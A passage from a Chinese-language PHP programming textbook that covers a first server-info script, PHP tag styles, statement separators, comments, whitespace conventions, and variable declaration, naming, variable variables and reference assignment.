1．使用编辑器创建一个包含源代码的磁盘文件

PHP 的源代码是一系列的语句或命令，用于指示服务器执行你期望的任务。编写 PHP 的源代码可以使用任意的文本编辑器，例如 Linux 系统下的 vi，Windows 系统下的记事本，还有像 Zend Studio 等专用的 PHP 编辑工具等。但编写的 PHP 源代码文件一定要是以.php 结尾的文件，这样才能由 PHP 引擎来处理。在大部分的服务器上，这是 PHP 的默认扩展名，不过，也可以在 Apache 等 Web 服务器中指定其他的后缀名。

2．将文件上传到 Web 服务器上

要将编写完成的 PHP 文件上传到 Web 服务器的根目录下（如 Apache 服务器的文档根目录 /usr/local/apache2/htdocs 下）。在本教程中，假设用户的服务器已经安装并运行了 PHP（可以参考第 2 章的内容）。

3．通过浏览器访问 Web 服务器运行程序

如果已经将 PHP 文件成功上传到 Web 服务器上，开启一个浏览器，在浏览器的地址栏里输入 Web 服务器的 URL 访问这个文件，服务器将神奇地自动解析这些文件，并将解析的响应给请求的浏览器。不用编译任何东西，也不用安装任何其他的工具，仅仅只需把这些使用了 PHP 的文件想象成简单的 HTML 文件，其中只不过多了一种新的标识符，在这里可以做各种各样的事情。

具体操作过程如下面的示例所示。打开文本编辑器并用 PHP 编写了一个 HTML 脚本，其中嵌入了一些代码来做一些事情。PHP 代码被包含在特殊的“起始符”和“结束符”中，使得可以进入“PHP 模式”。程序代码如下所示：

```
<html>
    <head>
        <meta http-equiv="content-type" content="text/html; charset=utf-8">
        <title>第一个PHP程序（获取服务器信息）</title>
    </head>
    <body>
<?php
    $sysos = $_SERVER["SERVER_SOFTWARE"];          //获取服务器标识的字串
    $sysversion = PHP_VERSION;                     //获取PHP服务器版本

    //以下两条代码连接MySQL数据库并获取MySQL数据库版本信息
    mysql_connect("localhost", "root", "123456");
    $mysqlinfo = mysql_get_server_info();

    //从服务器中获取GD库的信息
    if(function_exists("gd_info")){
        $gd = gd_info();
        $gdinfo = $gd['GD Version'];
    }else {
        $gdinfo = "未知";
    }

    //从GD库中查看是否支持FreeType字体
    $freetype = $gd["FreeType Support"] ? "支持" : "不支持";

    //从PHP配置文件中获得是否可以远程文件获取
    $allowurl= ini_get("allow_url_fopen") ? "支持" : "不支持";

    //从PHP配置文件中获得最大上传限制
    $max_upload = ini_get("file_uploads") ? ini_get("upload_max_filesize") : "Disabled";

    //从PHP配置文件中获得脚本的最大执行时间
    $max_ex_time= ini_get("max_execution_time")."秒";

    //以下两条获取服务器时间，中国大陆采用的是东八区的时间，设置时区写成Etc/GMT-8
    date_default_timezone_set("Etc/GMT-8");
    $systemtime = date("Y-m-d H:i:s",time());

    /*  ********************************************************************  */
```

```
40      /*   以HTML表格的形式将以上获取到的服务器信息输出给客户端浏览器          */
41      /*  ************************************************************  */
42      echo "<table align=center cellspacing=0 cellpadding=0>";
43      echo "<caption> <h2> 系统信息  </h2> </caption>";
44      echo "<tr> <td> Web服务器:      </td> <td> $sysos          </td> </tr>";
45      echo "<tr> <td> PHP版本:        </td> <td> $sysversion     </td> </tr>";
46      echo "<tr> <td> MySQL版本:      </td> <td> $mysqlinfo      </td> </tr>";
47      echo "<tr> <td> GD库版本:       </td> <td> $gdinfo         </td> </tr>";
48      echo "<tr> <td> FreeType:       </td> <td> $freetype       </td> </tr>";
49      echo "<tr> <td> 远程文件获取:   </td> <td> $allowurl       </td> </tr>";
50      echo "<tr> <td> 最大上传限制:   </td> <td> $max_upload     </td> </tr>";
51      echo "<tr> <td> 最大执行时间:   </td> <td> $max_ex_time    </td> </tr>";
52      echo "<tr> <td> 服务器时间:     </td> <td> $systemtime     </td> </tr>";
53      echo "</table>";
54  ?>
55      <body>
56  </html>
```

这是我们编写的第一个 PHP 脚本例子，用来获取服务器端的相关信息，并将获取到的信息结果利用了 PHP 的 echo 语句以 HTML 表格的形式，动态响应给用户在客户端请求的浏览器。这个实例看起来有一点复杂，但读者暂时并不用理会上例 PHP 脚本程序中所使用的语法含义，通过本书后面内容的学习，读者就会理解其中的代码。将本例以后缀名为.php 保存在 Web 服务器的文档根目录下面，如 info.php。在浏览器的地址栏里输入 Web 服务器的 URL，访问在结尾加上“/info.php”的文件。如果是本地开发，这个 URL 一般是 http://localhost/info.php 或者 http://127.0.0.1/info.php，当然这取决于 Web 服务器的设置。如果所有的设置都正确，这个文件将被 PHP 解析，浏览器中将会输出如图 6-2 所示的结果。

图 6-2　利用 PHP 获取服务器的信息

如果试过了这个例子，但是没有得到任何输出，或者浏览器弹出了下载框，再或者浏览器以文本方式显示了源文件，可能的原因是服务器还没有支持 PHP，或者没有进行正确配置，请重新配置安装，使得服务器支持 PHP。如果运行程序时得到的结果与期望的不同，则需要回到第一步，必须找出导致问题的原因，并在源代码中进行更正。修改源代码后，需要重新上传到 Web 服务器上，并重新刷新浏览器。你要不断地沿这样的循环进行下去，直到程序的执行情况同期望的完全相符。如果出现如图 6-2 所示的结果，则表示运行成功。右击浏览器，在弹出的快捷菜单中选择“查看源文件”，会看到如下内容：

```
<html>
    <head>
        <meta http-equiv="content-type" content="text/html; charset=utf-8">
        <title>第一个PHP程序(获取服务器信息)</title>
    </head>
    <body>
        <table align="center" cellspacing="0" cellpadding="0">
            <caption> <h2> 系统信息 </h2> </caption>
            <tr> <td> Web服务器： </td> <td> Apache/2.2.8 (Win32) PHP/5.2.6 </td> </tr>
            <tr> <td> PHP版本： </td> <td> 5.2.6 </td> </tr>
            <tr> <td> MySQL版本： </td> <td> 5.0.51b-community-nt-log </td> </tr>
            <tr> <td> GD库版本： </td> <td> bundled (2.0.34 compatible) </td> </tr>
            <tr> <td> FreeType： </td> <td> 支持 </td> </tr>
            <tr> <td> 远程文件获取： </td> <td> 支持 </td> </tr>
            <tr> <td> 最大上传限制： </td> <td> 200M </td> </tr>
            <tr> <td> 最大执行时间： </td> <td> 30秒 </td> </tr>
            <tr> <td> 服务器时间： </td> <td> 2012-03-03 14:17:01 </td> </tr>
        </table>
    <body>
</html>
```

通过在客户端查看源代码会出现上面的内容，所以用户在客户端只能看到 PHP 脚本被服务器解析后动态输出的 HTML 内容。他们看不到任何 PHP 脚本代码，就无法得知其背后的代码是如何运作的。所以用户就无法得知服务端到底做了什么。

现在已经成功建立了一个简单的 PHP 脚本，还可以建立一个最著名的 PHP 脚本。调用函数 phpinfo()，将会看到很多有关自己系统的有用的信息，以及预定义变量、已经加载的 PHP 模块和配置信息。请花一些时间来查看这些重要的信息。

6.3 PHP 语言标记

前面例子的目的是为了显示 PHP 特殊标识符的格式，用<?php 来表示 PHP 标识符的起始，然后放入 PHP 语句并通过加上一个终止标识符?>来退出 PHP 模式。可以根据自己的需要在 HTML 文件中像这样开启或关闭 PHP 模式。大多数的嵌入式脚本语言都是这样嵌入到 HTML 中并和 HTML 一起使用的，例如 CSS、JavaScript、PHP、ASP，以及 JSP 等。如下所示：

```
1 <html>
2     <head>
3         <!-- 在HTML中使用style标记嵌入CSS脚本 -->
4         <style>
5             body {
6                 margin:0px;
7                 background:#ccc;
8             }
9         </style>
10    </head>
11
12    <body>
13        <!-- 在HTML中使用script标记嵌入JavaScript脚本 -->
14        <script>
15            alert("客户端的时间"+(new Date()));
16        </script>
17        <!-- 在HTML中使用以下标记嵌入PHP脚本 -->
18        <?php
19            echo "服务器的时间".date("Y-m-d H:i:s")."<br>";
```

```
        ?>
    </body>
</html>
```

当 PHP 解析一个文件时，会寻找开始和结束标记，标记告诉 PHP 开始和停止解释其中的代码。此种方式的解析可以使PHP嵌入到各种不同的文档中，凡是在一对开始和结束标记之外的内容都会被PHP解析器忽略。大多数情况下 PHP 都是嵌入在 HTML 文档中的。

6.3.1　将 PHP 代码嵌入 HTML 中的位置

可以将 PHP 语言嵌入到以后缀名为.php 的 HTML 文件中的任何地方，只要在文件中使用<?php 起始符和终止标识符 ?> 就会开启 PHP 模式。在 PHP 模式中写入 PHP 语法就可以将 PHP 语言嵌入到 HTML 文件中。不仅可以在两个 HTML 标记对的开始和结束标记中嵌入 PHP，也可以在某个 HTML 标记的属性位置处嵌入 PHP 语言。而且在一个 HTML 文档中可以嵌入任意多个 PHP 标记。如下所示：

```
<html>
    <head>
        <!-- 在HTML标记对中嵌入PHP脚本，使用echo()输出标题 -->
        <title> <?php echo "PHP语言标记的使用" ?> </title>
    </head>
        <!-- 可以在HTML属性位置处嵌入PHP脚本，使用echo()输出网页背景颜色 -->
    <body <?php echo 'bgcolor="#cccccc"' ?> >

    <!--以下是在HTML中更高级的分离术 -->
    <?php
        if ($expression) {
    ?>
        <!-- 也可以在HTML标记属性的双引号中嵌入PHP标记 -->
        <p align="<?php echo 'center' ?>">This is true.</p>
    <?php
        } else {
    ?>
            <p>This is false.</p>
    <?php
        }
    ?>
    </body>
</html>
```

上例可正常工作，因为当 PHP 碰到结束标记?>时，就简单地将其后的内容原样输出，直到碰到下一个开始标记为止。所以在一个文件中的不同位置使用多个 PHP 标记时，这些标记之间的语法是一个整体，只不过需要按内容的执行顺序将它们使用 PHP 标记分开。当然，上面的例子很做作，但是对输出大块的文本而言，脱离 PHP 解析模式通常比将所有内容在 PHP 模式中用 echo 或者 print 输出更有效率。

6.3.2　解读开始和结束标记

当脚本中带有 PHP 代码，可以使用<?php ?>、<? ?>或<% %>等标记来界定 PHP 代码，在 HTML 页面中嵌入纯变量时，还可以使用<?=$variablename ?>这样的形式。其中的两种，<?php ?>和<script

language="php"> </script>总是可用的。另外两种是短标记和 ASP 风格标记，可以在 PHP 的配置文件 php.ini 中打开或关闭。4 对不同的开始和结束标记使用如下所示：

```
<html>
    <head>
        <title>开启PHP模式的四对不同的开始和结束标记</title>
    </head>
    <body>
        <?php
            echo "1. 这个标记是标准的PHP语言标记";
        ?>

        <script language='php'>
            echo "2. 这个标记是脚本风格，是最长的标记。";
        </script>

        <? echo "3. 这个标记风格是最简单的简短风格" ?>

        <?=$expression ?> 这也是一种简写方式，等价于 <? echo $expression ?>

        <% echo "4. 这个标记风格类似于ASP标签的写法" %>

        <%=$expression %> 这也是一种简写方式，等价于 <% echo $expression %>
    </body>
</html>
```

➢ 以<?php 开始和以?>结束标记是标准风格的标记，属于 XML 风格

这是 PHP 推荐使用的标记风格。服务器管理员不能禁用这种风格的标记，如果将 PHP 嵌入到 XML 或 XHTML 中，则需要使用<?php ?>以保持符合标准。如果没有什么特殊要求，在开发过程中就使用这种风格。

➢ 以<script language="php">开始和以</script>结束是长风格标记

这种标记是最长的，如果读者使用过 JavaScipt 或 VBScript 等客户端脚本，就会熟悉这种风格。如果读者所使用的 HTML 编辑器无法支持其他的标记风格，可以使用它。这种风格也总是可用的。但并不常用。

➢ 以<?开始和以?>结束标记是简短风格的标记

这种标记风格是最简单的，它遵循 SGML（标准通用置标语言）处理说明的风格。但是系统管理员偶尔会禁用它，因为它会干扰 XML 文档的声明。只有通过 php.ini 配置文件中的指令 short_open_tag 打开，或者在 PHP 编译时加入了--enable-short-tags 选项后才可用。开发需要发行的程序或者库，或者在用户不能控制的服务器上开发，因为目标服务器可能不支持短标记。为了代码的移植及发行，确保不要使用短标记。

➢ 以<%开始和以%>结束标记是 ASP 风格的标记

如果在 php.ini 配置文件设定中启用了 asp_tags 选项，就可以使用它。这是为习惯了 ASP 或 ASP.NET 的编程风格的人设计的。在默认情况下该标记被禁用，所以移植性也较差，通常也不推荐使用。

注意：为了防止短标记<? ?>和 ASP 风格的<% %>与一些技术发生冲突，有时需要在 PHP 配置文件中将其关闭，因而导致这样的标记不总是可用。所以在编写 PHP 脚本时不允许使用短标记，所有脚本全部使用完整的、标准的、PHP 定界标签<?php ?>作为 PHP 开始和结束标记。而对于只包含有 PHP 代码的文件，结束标志（"?>"）是不允许存在的，因为 PHP 自身不需要（"?>"）。这样做，可以防止它的

末尾被意外地注入，从而导致当使用 header()、setCookie()和 session_start()等设置头信息的函数时发生失败。

6.4 指令分隔符“分号”

与 C 或 Perl 以及 Java 一样，PHP 语句分为两种：一种是在程序中使用结构定义语句，例如流程控制、函数定义、类的定义等，是用来定义程序结构使用的语句。在结构定义语句后面不能使用分号作为结束；另一种是在程序中使用功能执行语句，例如变量的声明、内容的输出、函数的调用等，是用来在程序中执行某些特定功能的语句，这种语句也称为指令，PHP 需要在每个指令后用分号结束。一段 PHP 代码中的结束标记?>隐含表示了一个分号，所以在一个 PHP 代码段中的最后一行可以不用分号结束。如果后面还有新行，则代码段的结束标记包含了行结束。

```
<?php
    echo "This is a test";          //这是一个PHP指令，后面一定要加上分号表示结束
?>
<?php   echo "This is a test" ?>    <!-- 最后的结束标记?>隐含表示一个分号，所以这里可以不用分号结束 -->
```

6.5 程序注释

注释在程序设计中是相当重要的一部分，严格意义上说一份代码应该有一半的内容为注释内容。注释的内容会被 Web 服务器引擎忽略，不会被解释执行。程序员在程序中书写注释是一种良好的习惯，注释的作用有以下几点。

- 可以将写过的觉得不合适的代码暂时注释掉，不要急于删除，如果再想使用，可以打开注释重新启用。
- 注释的主要目的在于说明程序，给自己或他人在阅读程序时提供帮助，使程序更容易理解，也就是增强程序代码的可读性，以方便维护人员的维护。
- 注释对调试程序和编写程序也可起到很好的帮助作用。
- PHP 支持 C，C++和 UNIX Shell 风格（Perl 风格）的注释，PHP 的注释符号有三种：以“/*”和“*/”闭合的多行注释符，以及用“//”和“#”开始的单行注释符。注释一定要写在被注释代码的上面或是右面，不要写到代码的下面。例如:

```
<?php
    /* 这是一个多行注释
        可以有多行文字 */
    echo "This is a test";
    echo "This is yet another test";          //这是一行C++风格注释
    echo "One Final Test";                    # 这是Unix Shell风格注释
```

以上几种代码注释风格，可以任意选择合适的代码注释风格使用。和 C 语言一样，多行注释以/*开始和以*/结束，可以注释多行代码。但要注意，多行注释是无法嵌套的。当注释大量代码时，可能犯该错误。如下所示：

```php
<?php
    /*
    echo "This is a test";  /* 这个多行注释就写在另一个多行注释里面，嵌套注释会引起问题。 */
    */
```

但是在多行注释里可以包含单行注释，在单行注释里也可以包括多行注释。下面的注释使用都是正确的：

```php
<?php
    // echo "This is a test"; /* 这个多行注释写在另一个单行注释里面，是正确的注释。 */
    /* echo "This is a test"; // 这个单行注释写在另一个多行注释里面，是正确的注释。 */
```

在使用行注释符号#或//之后到行结束之前，或 PHP 结束标记?>或%>之前的所有内容都是注释内容。这意味着在// ?>之后的 HTML 代码将被显示出来：?>跳出了 PHP 模式并返回了 HTML 模式。如果启用了 asp_tags 配置选项，其行为和// %>相同。不过，</script>标记在单行注释中不会跳出 PHP 模式。如下所示的代码行中，关闭标记之前的代码“echo 'simple';”被注释。而关闭标记?>之后的文本“example.”将被当做是 HTML 输出，因为它位于关闭标记之外。

```php
<h1>This is an <?php # echo 'simple'; ?> example.</h1>
<h1>This is an <?php // echo 'simple'; ?> example.</h1>
```

注释最常见的作用就是对于那些容易忘记作用的代码添加简短的介绍性内容，除了上面可用的注释方法外，还可以在 PHP 脚本中使用以“/* *”开始和以“*/”作为结束的多行文档注释（PHPDocumentor），这也是推荐使用的注释方法。PHPDocumentor 是一个用 PHP 写的工具，对于有规范注释的 PHP 程序，它能够快速生成具有相互参照、索引等功能的 API 文档。可以通过在客户端浏览器上操作生成文档，文档可以转换为 PDF、HTML、CHM 几种形式，非常方便。PHPDocument 是从你的源代码的注释中生成文档，因此给你的程序做注释的过程，也就是你编制文档的过程。从这一点上讲，PHPDocumentor 促使你要养成良好的编程习惯，尽量使用规范、清晰文字为你的程序做注释，同时多少也避免了事后编制文档和文档的更新不同步的一些问题。在 PHPDocumentor 中，注释分为文档性注释和非文档性注释。所谓文档性注释，是指那些放在特定关键字前面的多行注释，特定关键字是指能够被 PHPDocumentor 分析的关键字，例如 class，var 等。那些没有在关键字前面或者不规范的注释就称为非文档性注释，这些注释将不会被 PHPDocumentor 所分析，也不会出现在你产生的 API 文档中。文档注释的应用如下所示：

```php
<?php
    /**
        向memcache中添加数据
        @param   string   $tabName      需要缓存数据表的表名
        @param   string   $sql          使用sql作为memcache的key
        @param   mixed    $data         需要缓存的数据
        @return  mixed                  返回缓存中的数据
    */
    function addCache($tabName, $sql, $data) {
        ...
    }
```

6.6 在程序中使用空白的处理

一般来说，空白符（包括空格、tab 制表符、换行）在 PHP 中无关紧要，会被 PHP 引擎忽略。可以将一个语句展开成任意行，或者将语句紧缩在一行。空格与空行的合理运用（通过排列分配、缩进等）可以增强程序代码的清晰性与可读性，如果不合理运用，便会适得其反。空行将逻辑相关的代码段分隔开，以提高可读性。

- **下列情况应该总是使用两个空行：**
  - 一个源文件的两个代码片段之间。
  - 两个类的声明之间。
- **下列情况应该总是使用一个空行：**
  - 两个函数声明之间。
  - 函数内的局部变量和函数的第一条语句之间。
  - 块注释或单行注释之前。
  - 一个函数内的两个逻辑代码段之间，用来提高可读性。
- **空格的应用规则是可以通过代码的缩进提高可读性。**
  - 空格一般应用于关键字与括号之间，不过需要注意的是，函数名称与左括号之间不应该用空格分开。
  - 一般在函数的参数列表中的逗号后面插入空格。
  - 数学算式的操作数与运算符之间应该添加空格（二进制运算与一元运算除外）。
  - for 语句中的表达式应该用逗号分开，后面添加空格。
  - 强制类型转换语句中的强制类型的右括号与表达式之间应该用逗号隔开，添加空格。

6.7 变量

简言之，变量是用于临时存储值的容器。这些值可以是数字、文本，或者复杂得多的排列组合。变量在任何编程语言中都居于核心地位，理解它们是使用 PHP 的关键所在。变量又是指在程序的运行过程中随时可以发生变化的量，是程序中数据的临时存放场所。在代码中可以只使用一个变量，也可以使用多个变量。由于变量让你能够把程序中准备使用的每一段数据都赋给一个简短、易于记忆的名字，因此它们十分有用。变量可以保存程序运行时用户输入的数据、特定运算的结果，以及要输出到网页上显示的一段数据等。简而言之，变量是用于跟踪几乎所有类型信息的简单工具。

PHP 中最基本的数据存储单元就是变量和常量，可以存储不同类型的数据。另外 PHP 脚本语言是一种弱类型检查的语言。和其他语言不同的是变量或常量的数据类型由程序的上下文决定。由于这个原因使 PHP 的语法和一些强类型语言（C 语言、Java 等）有很大的不同。

6.7.1 变量的声明

在 PHP 中我们可以声明并使用自己的变量，PHP 的特性之一就是它不要求在使用变量之前声明变量。当第一次给一个变量赋值时，你才创建了这个变量。变量用于存储值，比如数字、文本字符串或数组。一旦设置了某个变量，我们就可以在脚本中重复地使用它。在 PHP 中的声明变量必须是使用一个美元符号“$”后面跟变量名来表示，使用赋值操作符（=）给一个变量赋值。如果在程序中使用声明的变量，就会将变量替换成前面赋值过的值。如下所示：

```php
<?php
    $a = 100;                          //声明一个变量$a赋上一个整型数据值100
    $b = "string";                     //声明一个变量$b赋上一个字符串值"string"
    $c = true;                         //声明一个变量$c赋上一个布尔数据值true
    $d = 99.99;                        //声明一个变量$d赋上一个浮点型数据值99.99

    $key1 = $a;                        //声明一个变量$key1,将$a变量的值赋给它
    $key2 = $b;                        //声明一个变量$key2,将$b变量的值赋给它

    $a = $b = $c = $d = "value";       //同时声明多个变量，并赋上相同的值
```

PHP 的变量声明以后有一定的使用范围，变量的范围即它定义的上下文背景（也就是它的生效范围）。大部分的 PHP 变量如果不是在函数里面声明的，只有在声明处到文件结束的一个单独的范围使用。这个单独的范围跨度不仅是在 <?php 标记开始处到 ?> 结束标记处使用，可以在一个页面的所有开启的 PHP 模式下使用，也包含了 include 和 require 引入的文件。如果使用 COOKIE 或 SESSION，还可以在多个页面中应用。

在变量的使用范围周期内，我们可以通过借助 unset()函数释放指定的变量，使用 isset()函数检测变量是否设置和使用 empty()函数检查一个变量是否为空。可以通过以下方式使用这几个函数控制变量。

```php
<?php
    $var = '';                                          //声明变量$var赋予一个空值
    if(empty($var)) {                                   //结果为true，因为$var为空
        echo "$var is either 0 or not set at all";
    }

    if(!isset($var)) {                                  //结果为false，因为$var已设置
        echo "$var is not set at all";
    }

    unset($var);                                        //销毁单个变量$var，在内存中释放

    if(isset($var)) {                                   //结果为false,因为前面已经销毁了这个变量
        echo "This var is set so I will print."
    }
```

注意：empty()和 isset()的区别：如果 emtpy()函数的参数是非空或非零的值，则 empty()返回 FALSE。换句话说，""、0、"0"、NULL、FALSE、array()、var $var;以及没有任何属性的对象都将被认为是空的，如果参数为空，则返回 TRUE；如果函数 isset()参数存在，则返回 TRUE，否则返回 FALSE。若使用 isset()测试一个被设置成 NULL 的变量或使用 unset()释放了一个变量，将返回 FALSE。同时要注意的是一个 NULL 字节（"\0"）并不等同于 PHP 的 NULL 常数。这里笔者推荐使用!empty($var)这种方法去判断一个变量存在且不能为空。

6.7.2　变量的命名

首先，我们必须给变量取一个合适的名字，就必须知道如何给变量命名，就好像每个人都有自己的名字一样，否则就难以区分了。在声明变量时要按一定的规则，因为变量名是严格区分大小写的，但内置结构和关键字以及用户自定义的类名和函数名都是不区分大小写的。例如 echo、while、class 名称、function 名称等都可以任意大小写。如下所示：

```
<?php
    echo "this is a test";                    //使用全部小写的echo
    Echo "this is a test";                    //使用首字母大写的echo
    ECHO "this is a test";                    //使用全部大写的echo

    phpinfo();                                //使用全部小写的字母调用phpinfo()函数
    Phpinfo();                                //使用使用首字母大写调用phpinfo()函数
    PhpInfo();                                //使用每个单词首字母大写调用phpinfo()函数
    PHPINFO();                                //使用全部大写的字母调用phpinfo()函数
```

变量名是严格区分大小写的，所以就不能采用上面的方式。相同单词组成的变量，但大小写不同就是不同的变量。如下所示：

```
<?php
    $name = "tarzan";                         //使用全部小写字母定义变量
    $Name = "skygao";                         //使用首字母大写定义变量
    $NAME = "tom";                            //使用全部大写字母定义变量

    echo $name;                               //输出 tarzan
    echo $Name;                               //输出 skygao
    echo $NAME;                               //输出 tom
```

上面定义的$name、$Name 和$NAME 是三个不同的变量。变量名称除了区分大小写之外，变量名与 PHP 中其他的标签一样需要遵循相同的命名规则。一个有效的变量名由字母或者下画线开头，后面跟上任意数量的字母、数字或者下画线。按照正常的正则表达式，它将被表述为：'[a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*'。但要注意，变量名的标识符一定不要以数字开头，中间不可以使用空格，不能使用点分开等。如下所示：

```
<?php
    $var = 'Bob';
    $Var = 'Joe';
    echo "$var,$Var";                         //输出 "Bob,Joe"

    $4site = 'not yet';                       //非法变量名，以数字开头
    $_4site = 'not yet';                      //合法变量名，以下划线开头
    $i站点is = 'brophp';                      //合法变量名，可以用中文
```

PHP 中有一些标识符是系统定义的，也称为关键字。是 PHP 语言的组成部分，因此不能使用它们中的任何一个作为常量、函数名或类名。但是和其他语言不同的是，系统关键字可以在 PHP 中作为变量名称使用，不过这样容易混淆，所以最好还是不要以 PHP 的关键字作为变量名称。如表 6-1 所示，是 PHP 中常用的关键字列表。

表 6-1　PHP 常用关键词

and	or	xor	if	else	for
foreach	while	do	switch	case	break
continue	default	as	elseif	declare	endif
endfor	endforeach	endwhile	endswitch	enddeclare	array
static	const	class	extends	new	exception
global	function	exit	die	echo	print
eval	isset	unset	return	define	defined
include	include_once	require	require_once	cfunction	use
var	public	private	protected	implements	interface
extends	abstract	clone	try	catch	throw

变量命名除了要注意以上所涉及的内容之外，变量的命名还需要具有一定的含义，以便让阅读者和自己了解变量所存储的内容。好的变量名为了尽量表达清晰的含义，通常由一个或几个简单的英文单词构成。如果变量是由一个单词构成的，通常采用全部小写方式作为变量名。如果变量是由多个单词构成的，则第一个单词采用全部小写字母，以后的每个单词首字母采用大写的风格。如：$aaaBbbCcc 风格，后面章节中介绍的函数名称命名和变量命名采用同样的规则。

6.7.3　可变变量

有时使用可变变量名是很方便的。就是说，一个变量的变量名可以动态地设置和使用。一个普通的变量通过声明来设置，而一个可变变量获取了一个普通变量的值作为这个可变变量的变量名，如下所示：

```
<?php
    $hi = "hello";          //声明一个普通的变量$hi值为hello
    $$hi = "world";         //声明一个可变变量$$hi, $hi的值是hello,相当于声明$hello的值是"world"

    echo "$hi $hello";      //输出两个单词 hello world
    echo "$hi ${$hi}";      //输出两个单词 hello world
```

在上面的例子中“hi”使用了两个美元符号（$）以后，就可以作为一个可变变量的变量了。这时，两个变量都被定义了，$hi 的内容是“hello”，并且$hello 的内容是“world”。上面的两条输出指令都会输出“hello world”。也就是说，$$hi 和$hello 是等价的。

6.7.4　变量的引用赋值

变量总是传值赋值。也就是说，当将一个表达式的值赋予一个变量时，整个原始表达式的值被赋值到目标变量。这意味着，当一个变量的值赋予另外一个变量时，改变其中一个变量的值，将不会影响到另外一个变量。

PHP 中提供了另外一种方式给变量赋值：引用赋值。这意味着新的变量简单地引用（换言之，“成为其别名”或者“指向”）了原始变量。改动新的变量将影响到原始变量，反之亦然。这同样意味着其中没有执行复制操作，因而，这种赋值操作更加快速。不过只有在密集的循环中或者对很大的数组或对

象赋值时才有可能注意到速度的提升。使用引用赋值，简单地将一个“&”符号加到将要赋值的变量前（源变量）。例如下列代码片段所示：

```
<?php
    $foo = 'Bob';                  //将字符串"Bob"赋给变量$foo
    $bar = &$foo;                  //将变量$foo的引用赋值给变量$bar

    $bar = "My name is Tom";       //改变变量$bar的值
    echo $bar;                     //变量$bar的值被改变，输出 "My name is Tom"
    echo $foo;                     //变量$foo的值也被改变,输出 "My name is Tom"

    $foo = "Your name is Bob";     //改变变量$foo的值
    echo $bar;                     //变量$bar的值被改变,输出 "Your name is Bob"
    echo $foo;                     //变量$foo的值被改变，输出 "Your name is Bob"
```

在上面的代码中，我们并不是将变量$foo 的值赋值给变量$bar，而是将$foo 的引用赋值给了$bar，这时，$bar 相当于是$foo 的别名。只要其中的任何一个有所改变，都会影响到另一个变量。有一个重要事项必须指出，那就是只有有名字的变量才可以引用赋值。如下所示：

```
<?php
    $foo =25;
    $bar = &$foo;              //这是一个有效的引用赋值
    $bar = &(24 * 7);          //此引用赋值无效，不能将表达式做为引用赋值

    function test() {
        return 25;
    }

    $bar = &test();            //此引用赋值也无效，也是没有名字的变量
```

另外，php 的引用并不是像 C 语言中的地址指针。例如，在表达式$bar=&$foo 中，不会导致$bar 和$foo 在内存上同体，只是把各自的值相关联起来。基于这一点，使用 unset()则不会导致所有引用变量消失。

```
<?php
    $foo = 25;
    $bar = &$foo;              //这是一个有效的引用赋值
    unset($bar);               //这条语句会让$bar和$foo这两个变量消失吗?
    echo $foo;                 //值为25
```

在执行 unset()后，变量$bar 和$foo 仅仅是互相取消值关联，$foo 并没有因为$bar 的释放而消失。

6.8 变量的类型

变量类型是指保存在该变量中的数据类型。计算机操作的对象是数据，在计算机编程语言世界里，每一个数据也都有它的类型，具有相同类型的数据才能彼此操作。例如书柜是装书用的、大衣柜是放衣服的、保险柜是存放贵重物品的、档案柜是存放文件用的……

PHP 中提供了一个不断扩充的数据类型集，可以将不同数据保存在不同的数据类型中。但 PHP 语言是一种弱类型检查的语言。和其他语言不同的是，变量或常量的数据类型由程序的上下文决定。在强

类型语言中，变量要先指定类型，然后才可以存储对应指定类型的数据。而 PHP 等弱类型语言中，变量的类型是由存储的数据决定的。例如，强类型语言就好比在制作一个柜子之前，就要决定这个柜子是什么类型的柜子，如果确定了是书柜，那么就只能用来装书。而在弱类型语言中，同一个柜子，你用来装书，它就是书柜，用来装衣服，它就是大衣柜，具体什么类型由存放的内容决定。

6.8.1 类型介绍

变量有多种类型，PHP 中支持以下 8 种原始类型，为了确保代码的易读性，本书中还介绍了一些伪类型，例如 mixed、number、callback。8 种类型如图 6-3 所示。




图 6-3 PHP 数据类型结构

变量的类型通常不是由程序员设定的，确切地说，是由 PHP 根据该变量使用的上下文在运行时决定的。如果想查看某个表达式的值和类型，可以使用函数 var_dump()。如下所示：

```
<?php
    $bool = TRUE;                    //一个布尔类型
    $str = "foo";                    //一个字符串类型
    $int = 12;                       //一个整数类型

    var_dump($bool);                 //直接输出变量$bool的类型和值bool(true)
    var_dump($str);                  //直接输出变量$str的类型和值string(3) "foo"
    var_dump($int);                  //直接输出变量$int的类型和值int(12)
```

6.8.2 布尔型（boolean）

布尔型是 PHP 中的标量类型之一，这是最简单的类型。boolean 表达了 TRUE 或 FALSE，即“真”或“假”。在 PHP 进行关系运算（也称比较运算），以及布尔运算（也称逻辑运算）时，返回的都是布尔结果，它是构成 PHP 逻辑控制的判断依据。

